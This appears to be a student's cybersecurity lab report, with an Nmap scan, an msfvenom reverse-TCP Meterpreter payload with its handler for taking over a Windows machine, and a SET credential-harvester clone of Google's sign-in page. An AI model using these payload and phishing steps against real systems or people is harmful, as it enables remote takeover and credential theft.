MAJOR PROJECT CYBER SECURITY

TASKS

SUBMITTED BY-Abhinav Rai

BATCH-CS -MAY

E-mail:kishanrai18739@gmail.com


TASK 1

Performing Scan Using Nmap.

Answer-


- Download and install Nmap Tool
- Now Run the Tool.

GUI OF NMAP LOOK LIKE THIS




- IN TARGET SECTION PUT IP ADDRESS OF VICTIM AND PRESS SCAN BUTTON TO PERFORM A SCAN ON TARGET.


- HERE WE GET VARIOUS DETAILS OF VICTIM SYSTEM.



.

HERE WE HAVE GOT HOW MANY PORTS ARE OPEN AND WHICH PORT NO. ARE OPEN






Here Port no 7070 is open and the protocol is TCP.


TASK 2: USE METASPLOIT TOOL FROM KALI LINUX AND HACK WINDOWS 7/WINDOWS 10.

ANSWER-


- **Op**en kali Linux and type msfconsole in the terminal.
- It opens the Metasploit framework in terminal



- Now we have to set payloads for victim machines.
- To set payload type *msfvenom -p windows/meterpreter/reverse_tcp -f exe(format) LHOST=ip address LPORT=4444(default) -o name.exe*



- It creates a payload and no we have to share the exe file.
- After that type command use multi/handler in terminal
- Then set payload windows/meterpreter/reverse_tcp
- Set lhost =ip address
- Set lport=4444
- exploit
- Now share the file and install it in victims machine
- This opens a session between victim and hackers machine.
- And now we have full access of the victims machine.




Task 3:Use SET tool to create a gmail Page and try to capture the credentials


Answer-

- Open the Metasploit framework from Application Menu


- It should Look like this.




- It shows a list of options to select




- Click on option (2).It will then ask for attack method.
- Choose Credentials harvester method.
- Then enter your ip address and enter websites name which you want to clone
- Now on another machine type the ip address of your machine and it will open the cloned site and if any user enters any information in it, it will be stored.



Here we have entered the ip address of our linux machine and Google sign in page has came.



If someone sign in on this page then we receive the credentials.




TASK 4:Install SocialPhish and perform attack in lab setup.

